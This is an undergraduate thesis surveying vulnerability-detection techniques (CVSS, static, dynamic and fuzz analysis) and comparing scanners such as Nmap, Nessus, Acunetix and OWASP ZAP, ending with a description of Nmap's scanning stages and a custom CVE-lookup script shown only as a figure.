UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

UNDERGRADUATE SCHOOL

Research and Development

BACHELOR THESIS

By

Nguyễn Trung Kiên – BI12-224

Cyber Security

Title:

Research on Techniques and Tools for Detecting Software Vulnerabilities

External supervisor: Dr. Nguyễn Minh Hương – ICT lab

Internal supervisor: Dr. Nguyễn Minh Hương – ICT lab

Hanoi, 2024

TABLE OF CONTENT

Contents

ACKNOWLEDGEMENTS

My thesis would only be completed with the help of many people I wish to thank.

I want to express my appreciation and gratitude to my external and internal supervisor, Dr. Nguyen Minh Huong. This thesis would not have been possible without her unwavering support, wisdom, and encouragement. Throughout this journey, her expertise and insightful guidance were indispensable, offering clarity in moments of uncertainty and always steering me in the right direction.

Her dedication to my work and her willingness to invest time and energy into my progress has had a profound impact on both the quality of this thesis and my personal growth. Every conversation and every suggestion she offered was like a stepping stone, pushing me to aim higher and refine my skills. Her influence extended beyond just the technical aspects, her mentorship has shaped how I approach challenges, and I am forever grateful for the lessons learned.

This project has been a defining chapter in my academic and professional life, and much of the credit belongs to Dr. Nguyen Minh Huong for her kindness and belief in my potential.

I also want to acknowledge the unwavering support of my family and friends, whose love, encouragement, and understanding kept me going during moments of difficulty. Their faith in me was a constant source of strength.

Finally, I am thankful for the opportunity to complete this thesis during my internship at ICT Lab, where I gained invaluable experience and insight.

To everyone who has been a part of this journey, I owe my sincerest thanks.

Hanoi, May

2024 Nguyen

Trung Kien

LIST OF ABBREVIATIONS

IP	Internet Protocol
LAN	Local Area Network
DNS	Domain Name Servers
DoS	Denial of Service

LIST OF FIGURES

ABSTRACT

My project aims to analyze, and research various scanning techniques, and deeply understand the workflow of widely-used scanning tools for detecting software vulnerabilities. The core objective of this thesis is to evaluate the effectiveness, efficiency and reliability of common vulnerability scanning tools such as Nmap, Nessus, Acunetix, and OWASP ZAP. By comparing these tools, I aim to provide insights into their strengths, limitations, and the specific scenarios where each tool show their best aspects.

I also discuss about scanning techniques such as source code analyze and binary code anaylyze. This thesis also dig deeper into common vulnerabilities occuring on operating systems.

A key part of this research involved developing a custom scanning script using the Lua programming language to enhance the Nmap scanning process. This script is designed to improve Nmap's effectiveness by integrating CVE database lookups, allowing it to search for known vulnerabilities that have already been publicly disclosed. The script focuses on identifying vulnerabilities in specific versions of services running on operating systems. Through this method, the scanning process can be fine-tuned to detect critical security risks on target systems more efficiently.
For future work, I aim to go beyond identifying known vulnerabilities. My goal is to develop a tool or an advanced script for Nmap that is capable of scanning for new, previously undiscovered vulnerabilities. This would significantly extend the tool's capabilities, making it not only a reactive tool for known security issues but also a proactive solution that contributes to the discovery of emerging threats. Such a tool would be invaluable in staying ahead of potential security risks, offering organizations a more robust defense against evolving cyber threats.

I.
II. Introduction

1. Problem Statement

Figure 1 shows that the number of security vulnerabilities has increased dramatically year after year from 2005 to 2023, based on statistical data from [1]. Notably, 2023 marked a

sharp rise in the number of vulnerabilities, highlighting the growing risks that information systems face. The majority of vulnerabilities are of medium or high severity, underlining the importance of early discovery and remediation to avoid possible attacks.

Detecting vulnerabilities is critical in information security since it protects systems from attackers while also improving security teams' responsiveness. To do this, scanning is an important phase in which attackers or security professionals collect information about a target system, network, or application in order to detect potential vulnerabilities. The method includes sending probes or requests to the target and analyzing. The process includes sending probes or requests to the target and then evaluating the results to map out the system and discover weaknesses. Effective scanning is essential for finding security flaws that attackers could exploit, hence it is an important stage in both penetration testing and defensive security assessments. Dangerous vulnerabilities can be identified early by using scanning, allowing security professionals to take mitigation steps before they are exploited.



Figure 1 Annual security vulnerabilities summary

2. Proposed Solution

The proposed solution for addressing the problem of detecting vulnerabilities through scanning is to leverage both comprehensive vulnerability scanning tools and advanced scanning techniques. These tools and techniques automate the process of probing and identifying systems weaknesses, making it easier for security professionals to detect, evaluate, and remediate vulnerabilities more efficiently. By combining these techniques, tools and different scanning methods (e.g., network scanning, port scanning, and vulnerability scanning), the project's goal is to increase scanning accuracy and coverage of

the scanning process. This integrated approach ensures that a wide range of potential security gaps can be detected.

3. Project Objectives

The objectives of this project include:

- **Enhancing vulnerability detection** by using a customize script of a scanning tool and technique to automatic scan common various types of vulnerabilities occuring in operating system.
- **Improving accuracy** in identifying vulnerabilities of different severity levels (e.g., critical, high, medium).
- **Providing actionable insights** through detailed reports that summarize vulnerability findings.
- **Evaluating security risks** by assessing vulnerabilities in terms of their potential impact on the target systems.
- **Testing the effectiveness of scanning tools** in different environments, such as web applications, network systems, and operating systems.

4. Project Scope

This project focuses on the application of vulnerability scanning tools to various target systems, including Operating systems (e.g., Windows 7, Metasploitable2). The scope includes:

- **Scanning and assessing vulnerabilities** on local and remote systems.
- **Utilizing multiple tools** such as Nmap and Metasploit to identify and exploit vulnerabilities.
- **Performing detailed analysis** of vulnerabilities based on severity levels (e.g., critical, high, medium, low).
- **Providing remediation strategies** for identified vulnerabilities in the form of actionable recommendations.

III.
IV. Background Knowledge

1. System Weakness

System weaknesses are flaws in design, installation, programming, or configuration, affecting both hardware and software. These weaknesses can be exploited to bypass security measures, leading to potential attacks.

2. Security Vulnerabilities and Software Vulnerabilities

A **Security vulnerability** is a weakness that can be exploited to harm the system's security, affecting confidentiality, integrity, or availability. They can be classified into various categories, such as input validation errors, authentication flaws, and encryption weaknesses.

Software vulnerabilities are flaws or weaknesses in a software application that can be exploited by attackers to gain unauthorized access, compromise system integrity, or cause data breaches. These vulnerabilities can arise from coding errors, configuration mistakes, or unpatched software.

3. Vulnerability Security Levels

Security levels in Figure Table 1 refer to the classification of systems based on their protection mechanisms and risk management strategies. Common levels include none, low, medium, and high, critical indicating the potential impact and likelihood of security breaches.

Table 1 Vulnerability Security Levels

Level	Description	Impact	CVSS Score	Mitigation
Critical	Vulnerabilities easily exploited without user interaction, often with public exploit code.	Complete loss of control or exposure of sensitive data.	9.0-10.0	Patch immediately.
High	Exploitable vulnerabilities requiring user interaction	Breaches confidentiality, integrity, and availability of data.	7.0-8.9	Address as soon as possible.
Medium	Vulnerabilities requiring local network access or social engineering; limited in impact.	Grants limited access, posing a security risk if left unaddressed.	4.0-6.9	Fix promptly or during regular maintenance
Low	Minor vulnerabilities requiring local or physical access; low risk.	Minimal impact but could lead to more complex attacks if ignored.	0.1-3.9	Address during regular maintenance.
None	Information-related vulnerabilities with no significant impact; mainly configuration warnings or security recommendations.	No direct threat to system security.	0.0	Monitor and address during maintenance.

The Common Vulnerability Scoring System (CVSS) from [3] and [4] provides a standardized way to assess the severity of vulnerabilities. To evaluate a CVSS score, you follow a systematic process based on the CVSS metrics. The score is typically calculated based on three main metric groups: **Base**, **Temporal**, and **Environmental**. Here's a breakdown of how to evaluate a CVSS score:

3.1. Base Metrics

The Base Metrics are the intrinsic characteristics of a vulnerability and represent its

fundamental impact. These metrics are divided into two categories: **Exploitability** and **Impact**.

- **Exploitability**:
  - **Attack Vector (AV)**: Describes how the vulnerability can be exploited (e.g., network, adjacent, local, physical).
  - **Attack Complexity (AC)**: Describes the conditions that must exist for an attacker to exploit the vulnerability (e.g., low, high).
  - **Privileges Required (PR)**: The level of privileges an attacker must have to exploit the vulnerability (e.g., none, low, high).
  - **User Interaction (UI)**: Whether the exploitation requires user interaction (e.g., none, required).
- **Impact**:
  - **Scope (S)**: Indicates whether the impact extends beyond the vulnerable component. (Changed or Unchanged)
  - **Confidentiality Impact (C)**: The potential loss of confidentiality (e.g., none, low, high).
  - **Integrity Impact (I)**: The potential loss of integrity (e.g., none, low, high).
  - **Availability Impact (A)**: The potential loss of availability (e.g., none, low, high).

3.2. Temporal Metrics

Temporal Metrics reflect the characteristics of a vulnerability that may change over time. They help adjust the Base Score based on factors like exploit availability and remediation level.

- **Exploit Code Maturity (E)**: The current state of exploit techniques available for the vulnerability (e.g., unproven, proof-of-concept, functional, high).
- **Remediation Level (RL)**: The availability of a fix for the vulnerability (e.g., official fix, temporary fix, workaround, unavailable).
- **Report Confidence (RC)**: The level of confidence in the existence of the vulnerability (e.g., unknown, reasonable, confirmed).

3.3. Environmental Metrics

Environmental Metrics allow organizations to customize the CVSS score based on their environment. These metrics account for the specific impacts and requirements within a particular environment.

- **Modified Base Metrics**: Adjustments to the Base Metrics to reflect the organization's environment.
- **Security Requirements (CR, IR, AR)**: The importance of confidentiality, integrity, and availability to the organization (e.g., low, medium, high).

3.4. Calculation

To calculate the CVSS score:

1. **Assign Values**: Assign values to each metric based on the details of the

vulnerability.

2. **Calculate Base Score**: Use the CVSS v3.1 calculator to compute the Base Score from the assigned metrics. The formula is based on the chosen values for the metrics.
3. **Calculate Temporal and Environmental Scores**: If applicable, adjust the Base Score using the Temporal and Environmental Metrics.

4. Common Types of Vulnerabilities in Operating Systems and Applications

Common types of software vulnerabilities span a wide array of issues found in both operating systems and applications. In reality, security vulnerabilities in operating systems and application software account for more than 95% of the total number of discovered security vulnerabilities, indicating the prevalence of security flaws in software systems. **Buffer overflows** occur when a program writes more data to a buffer than it can hold, potentially allowing attackers to execute arbitrary code. **SQL injection** vulnerabilities enable attackers to manipulate a database by injecting malicious SQL queries through input fields. Additionally, **authentication flaws** can allow unauthorized users to gain access to sensitive areas of an application, while **insufficient input validation** can lead to various types of attacks. Operating systems are not immune, often suffering from vulnerabilities in kernel modes, file permissions, and user access controls.

Understanding these vulnerabilities is essential for effective vulnerability scanning and detection methodologies. Common types of security vulnerabilities in operating systems and application software include:

- Buffer overflow;
- Unvalidated input;
- Access-control problems;
- Weaknesses in authentication, authorization, or cryptographic practices;
- SQL Injection
- Remote Code Execution
- Denial of Service

5. Detection and Scanning Techniques

5.1 Traditional Methods

5.1.1 Static Analysis

5.1.1.1 Source code Analysis

Source code analysis is the process of examining the source code of an application to identify security vulnerabilities and potential issues that may affect the application's performance and security. This process can be divided into two main methods: manual analysis and automatic analysis.

5.1.1.1.1 Manual Analysis

- **Description**: Manual analysis requires developers or security experts to review the source code by eye. They look for patterns and practices that could lead to security vulnerabilities.
- **Process**:
    - **Code Review**: Inspect critical code segments, such as input handling, database query execution, and session management.
    - **Control Structure Examination**: Analyze conditional statements and loops to detect logic errors that could lead to security issues.
    - **Third-party Library Review**: Check the external libraries or packages used by the application to ensure they are free from known vulnerabilities.
    - **Complexity Assessment**: Determine the complexity level of the source code; complex code is often harder to maintain and prone to errors.
- **Advantages**:
    - Ability to detect vulnerabilities that are not easily identified by automated tools.
    - Provides insights into the semantics and structure of the source code.
- **Disadvantages**:
    - Time-consuming and resource-intensive.
    - Prone to human oversight due to limited attention.

5.1.1.1.2 Automatic Analysis

- **Description**: Uses automated tools to scan the source code and identify security vulnerabilities based on known patterns.
- **Process**:
    - **Run Analysis Tools**: Use tools like SonarQube, Checkmarx, or Fortify to scan the source code.
    - **Review Reports**: Analyze the reports generated by the tools, reviewing the identified vulnerabilities and assessing their severity.
    - **Remediation and Re-testing**: Fix the identified vulnerabilities and run the tools again to ensure that issues have been addressed.
- **Advantages**:
    - Fast and can scan the entire source code in a short time.
    - Reduces risks associated with human error.
- **Disadvantages**:
    - May generate numerous false positives.
    - Cannot detect semantic issues that require human evaluation.

5.1.1.2. Binary code Analysis

Binary code analysis is the process of examining binary files of an application without requiring the source code. This is often done when the source code is unavailable or when an application has been compiled and deployed.

5.1.1.2.1 Static Binary Analysis

- **Description**: Examines the binary code without executing it, searching for patterns or known vulnerabilities.
- **Process**:
  - **Use Analysis Tools**: Tools like IDA Pro or Ghidra are used to analyze the binary files, helping to inspect the structure of the code and function calls.
  - **Search for Dangerous Functions**: Identify functions that may lead to security risks, such as execve(), system(), or memory management functions.
  - **Storage Analysis**: Examine how data is stored in memory to look for signs of buffer overflows or stack overflow vulnerabilities.
- **Advantages**:
  - Does not require source code; can analyze compiled applications.
  - Capable of detecting issues without running the code.
- **Disadvantages**:
  - Difficult to understand how the code operates, especially without annotations.
  - May not detect behavior-related errors at runtime.

5.2 *Dynamic Analysis*

This technique analyzes running applications to identify vulnerabilities during execution. It involves testing the application in a controlled environment (e.g., fuzz testing) to observe how it behaves with unexpected inputs. Dynamic analysis can provide a more accurate assessment of how software behaves in real-world scenarios, but it is often time-consuming and requires a comprehensive test suite.

5.2.1 Dynamic Binary Analysis

- **Description**: Analyzes binary code while it is running, allowing observation of the application's actual behavior.
- **Process**:
  - **Run the Application in a Controlled Environment**: Use tools like Valgrind or DynamoRIO to monitor the behavior of the code during execution.
  - **Track Metrics**: Record function calls, memory operations, and interactions with the file system.
  - **Test for Abnormal Conditions**: Input unexpected data into the application and observe its response to identify vulnerabilities.
- **Advantages**:
  - Provides detailed insights into the code's behavior in a real-world environment.
  - Capable of detecting vulnerabilities that static analysis may miss.
- **Disadvantages**:
  - Requires time and resources to set up the testing environment.
  - Results can be affected by the environment and execution conditions.

5.2 Modern Methods

5.2.1 Hybrid Analysis

Hybrid analysis combines the strengths of both static and dynamic analysis to provide a more comprehensive vulnerability assessment. This approach aims to identify security issues that may only be detectable when the application is both reviewed in its code form and tested during execution.

- **Description**: By integrating both static and dynamic analysis techniques, hybrid analysis can offer a deeper understanding of vulnerabilities. Static analysis can pinpoint issues related to the code structure, while dynamic analysis assesses how the application behaves in real-time scenarios.
- **Process**:
    - **Initial Static Analysis**: Begin by performing static analysis on the source code to identify potential vulnerabilities. This may include the use of automated tools to detect known patterns and security flaws.
    - **Dynamic Analysis Execution**: After static analysis, execute dynamic tests on the application in a controlled environment. This may involve running the application and monitoring its behavior under various conditions.
    - **Cross-Validation**: Compare the findings from both static and dynamic analyses to cross-validate vulnerabilities. This step helps in identifying issues that static analysis alone might miss, such as runtime errors or issues that arise from specific interactions within the application.
    - **Iterative Refinement**: Based on the insights gained from both analyses, refine the testing processes and iterate through further static and dynamic tests as necessary.
- **Advantages**:
    - **Comprehensive Coverage**: Hybrid analysis can catch a wider range of vulnerabilities, including those that only manifest during execution or are specific to certain code paths.
    - **Reduced False Positives**: By cross-referencing findings from both methods, the likelihood of false positives can be reduced.
    - **Improved Remediation**: Provides developers with more actionable insights, aiding in quicker and more effective remediation.
- **Disadvantages**:
    - **Complex Implementation**: Combining both methods can require more sophisticated tools and processes, potentially complicating the workflow.
    - **Higher Resource Requirements**: The need for both static and dynamic analysis may demand additional time and resources, especially for larger applications.

5.2.2 Fuzzing testing

Fuzz testing, or fuzzing, is a software testing technique that inputs random or semi-random data into an application to uncover vulnerabilities, crashes, or unexpected behavior. This method is particularly effective in identifying security flaws that may not be evident

through traditional testing approaches.

- **Description**: Fuzz testing aims to test the robustness of an application by sending a wide variety of inputs, including malformed, unexpected, or random data. The goal is to observe how the application responds, looking for crashes, memory leaks, or other erratic behaviors that may indicate vulnerabilities.
- **Process**:
    - **Fuzzer Selection**: Choose or develop a fuzzing tool suitable for the application being tested. Common fuzzers include AFL (American Fuzzy Lop), LibFuzzer, and Burp Suite's Intruder.
    - **Target Identification**: Determine which parts of the application to fuzz, such as input fields, APIs, or file parsers. These areas are often the most susceptible to security issues.
    - **Input Generation**: The fuzzer generates a diverse set of test cases, including random data, edge cases, and malformed inputs. This may also include mutating existing inputs to explore unexpected variations.
    - **Monitoring and Analysis**: During the fuzz testing process, monitor the application for crashes, hangs, or abnormal behavior. Log any errors or vulnerabilities that arise for further analysis.
    - **Post-Fuzzing Analysis**: After the fuzzing session, analyze the results to identify vulnerabilities, assess their severity, and determine potential remediation strategies.
- **Advantages**:
    - **Uncovers Unknown Vulnerabilities**: Fuzz testing can reveal vulnerabilities that traditional static or dynamic analysis might miss, especially those related to unexpected inputs or edge cases.
    - **Automated and Scalable**: Fuzzers can run continuously and generate a large volume of test cases quickly, making them efficient for testing applications over extended periods.
    - **Real-World Simulation**: Mimics real-world attack scenarios by inputting unexpected data, helping to identify how applications might behave under duress.
- **Disadvantages**:
    - **Potentially High Resource Use**: Fuzz testing can consume significant computational resources, especially when generating a large number of test cases.
    - **May Not Cover All Code Paths**: The randomness inherent in fuzzing may lead to certain code paths being unexplored, potentially missing some vulnerabilities.
    - **Requires Post-Processing**: Analyzing the results of fuzz testing can be complex, requiring additional tools or manual effort to understand the implications of any crashes or anomalies.

6. Tools Landscape

Scanning tools in Figure Table 2 are indispensable in the realm of cybersecurity. These automated applications are designed to identify vulnerabilities and weaknesses within systems, networks, and applications. By systematically examining target environments, they help organizations proactively address potential security risks.

	Nmap	Nesus	Acunetix	Owasp Zap
Type	Network and Vulnerabilities Scanner	Vulnerabilities Scanner	Web Vulnerabilities Scanner	Web Vulnerabilities Scanner
Use Case	Port scanning, OS detection, network mapping	Vulnerability assessment	Web application security	Web application security
Scriptability	NSE (Nmap Scripting Engine)	Plugins	Custom scripts	ZAP scripts, active and passive scans
Open Sourc e	Yes	No	No	Yes
License	Free	Paid	Paid	Free
Ease of Use	Steeper learning curve	User-friendly GUI, setup for professionals	User-friendly, simple setup	Easy to use with both basic and advanced options
Automation	Via scripting (NSE)	Can schedule automate d scans	Supports automation through API	Supports automation through API
Accuracy	High accuracy for network-based scanning	High accuracy for detailed vulnerability assessments	High accuracy in detecting web vulnerabilities	Accurate web vulnerability detection; occasional false positives

Table 2 Tools Landscape

V. Methodology

1. Overall

1.1 Tool Selection Criteria

According to Table 2, selecting Nmap for vulnerability scanning and detection over other tools such as Nessus, Acunetix, and OWASP ZAP is a deliberate option based on its powerful customization and versatility. Nmap's scripting engine (NSE) enables personalized scans to discover specific vulnerabilities or network behavior, hence

increasing its effectiveness. It's also open-source and free, which saves organizations money. While competing programs may have more polished GUIs or automated functionality, Nmap hits in flexibility, fine-tuned control, and the ability to tailor scans to complex network settings.

Nmap integrates readily with other tools and frameworks, such as Metasploit, which improves its penetration testing and vulnerability assessment capabilities. This integration enables a more comprehensive approach to security testing by integrating Nmap's discovery features and Metasploit's exploitation capabilities.

Nmap is unique in its ability to scan a wide range of applications, including web apps, operating systems, and network services, thanks to its comprehensive capabilities and customization possibilities. In contrast, tools like Nessus and Acunetix are frequently more specialized, focused on specific sorts of vulnerabilities, such as web application security or network vulnerabilities, which can limit their utility. Nmap's adaptability allows users to conduct complete assessments in a variety of situations, making it a reliable choice for vulnerability detection.

1.2 Overall Workflow



Figure 2 Nmap workflow

This workflow show in Figure 2 starts at the blue box meaning the process of the scanning

of NMAP requires domain name or IP address of the target. The 6 green boxes are the main stages of the scanning process: Pre-Scanning Scripts run, Target enumeration, Host Discovery, Network Discovery, Traceroute, Script Scanning.

2. Pre-scanning Scripts

The Nmap Scripting Engine (NSE) collects information about remote systems through a library of special-purpose scripts. NSE is not executed until you specify it with options like
--script or **-sC**, and the pre-scanning phase occurs only when scripts that require it are selected. This phase is for scripts that only need to be run once per Nmap execution rather than being run individually against each target.
In Nmap, the pre-scanning scripts stage involves executing scripts designed to gather essential information before the main scanning processes commence. These scripts help identify the target environment, which may include running services, security configurations, or network layout, thereby facilitating a more tailored scanning approach. The goal is to increase the effectiveness and precision by allowing the scanner to collect relevant data first.

3. Target enumeration

Target enumeration is the process of identifying and gathering detailed information about the specific hosts and networks being scanned. This includes determining active devices, DNS names, IP addresses, CIDR network notations, and more. By performing target enumeration, security professionals can ensure they focus on the right assets, prioritize potential vulnerabilities, and refine their scanning strategies, resulting in a more effective assessment of the target environment.
This section is also called List scan. List scan is a good sanity check to ensure that you have proper IP addresses for your targets. If the hosts display domain names you do not recognize, it is worth investigating further to prevent scanning the wrong company's network. There are many reasons target IP ranges can be incorrect. Even network administrators can mistype their own netblocks, and pen-testers have even more to worry about. In some cases, security consultants are given the wrong addresses. In others, they try to find proper IP ranges through resources such as whois databases and routing tables. The databases can be out of date, or the company could be loaning IP space to other organizations. Whether to scan corporate parents, siblings, service providers, and subsidiaries is an important issue that should be worked out with the customer in advance. A preliminary list scan helps confirm exactly what targets are being scanned.

4. Host Discovery

Once pre-scanning is complete, Nmap proceeds to host discovery. This stage involves identifying active hosts on the target network. Common techniques used for host discovery include:

- **Ping scan:** Sends ICMP echo requests to target addresses and listens for responses. If a response is received, it indicates an active host (to see if the target is online or offline)

- **SYN scan:** Sends TCP SYN packets to target ports. If a SYN-ACK response is received, it signifies an active host.
- **UDP scan:** Sends UDP packets to target ports. If a response is received, it indicates an active host.
- **ARP scan:** Sends ARP requests to target IP addresses and listens for ARP replies. If a reply is received, it indicates an active host.

5. Network Discovery

Once Nmap has identified which hosts to scan, it proceeds to the next stage: **network discovery**. During this phase, Nmap performs a **reverse DNS lookup** on all online hosts detected by the ping scan.

Reverse DNS translates an IP address into a corresponding domain name (human-readable). This information can be valuable for several reasons:

- **Identifying Host Purpose:** The domain name often provides clues about the host's function or purpose. For example, a domain like "mail.example.com" suggests that the host is likely a mail server.
- **Human-Readable Reports:** Domain names are more human-readable than IP addresses, making reports easier to understand and interpret.
- **Security Analysis:** Reverse DNS can help identify unexpected or unauthorized devices on the network. If an IP address resolves to a domain name that doesn't match the expected device or service, it could indicate a security breach or misconfiguration.

By performing reverse DNS lookups, Nmap can gather additional information about the scanned hosts, enhancing the overall understanding of the network environment.

6. Network Mapping

6.1 Port Scanning

In this stage, Nmap scans the target system's IP address to identify open ports, checking which services are running on them. Port scanning involves sending packets to different ports (usually with SYN, ACK, or other TCP flags) and analyzing the responses. This allows you to determine which ports are accepting connections, which are closed, and which are filtered by a firewall.

Once open ports are identified, Nmap may also initiate **banner grabbing**, which retrieves information about the services and their versions running on the open ports, helping identify potential vulnerabilities

6.2 Traceroute

Traceroute helps map the path between the scanning device and the target by identifying the intermediary devices (routers, firewalls, etc.) along the route. This information is gathered by sending packets with gradually increasing TTL (time to live) values, allowing each hop to be identified. By understanding the route, Nmap can detect potential network filtering or routing issues and learn about network infrastructure between the source and target systems. This is particularly useful for assessing the target network's topology. The

output will indicates the time it takes for packets to travel from your system through various routers until reaching the destination (the IP address), helping diagnose network issues and understand latency.
Both stages are crucial for assessing attack surfaces, identifying possible routes of compromise, and gathering system details.

7. ***Scripting Scanning***

Script scanning in Nmap allows users to execute predefined scripts (written in the Lua programming language) against network services to gather detailed information or check for vulnerabilities. This stage enhances the scanning process by enabling specialized tasks like service version detection, vulnerability checks, and even exploitation attempts.
Users can leverage a variety of built-in scripts categorized by function, such as discovery, exploit, or authentication, providing a flexible approach to network analysis. Running these scripts can yield insights into configuration weaknesses, service information, and potential attack vectors.

I have written a custom script that scans for previously discovered vulnerabilities based on a predefined database. This approach allows for a systematic search of known vulnerabilities that have been reported and documented. The workflow of the script is designed to effectively identify and present any vulnerabilities associated with the services and versions detected during the scanning process.



Figure 3 Scanning Script Workflow

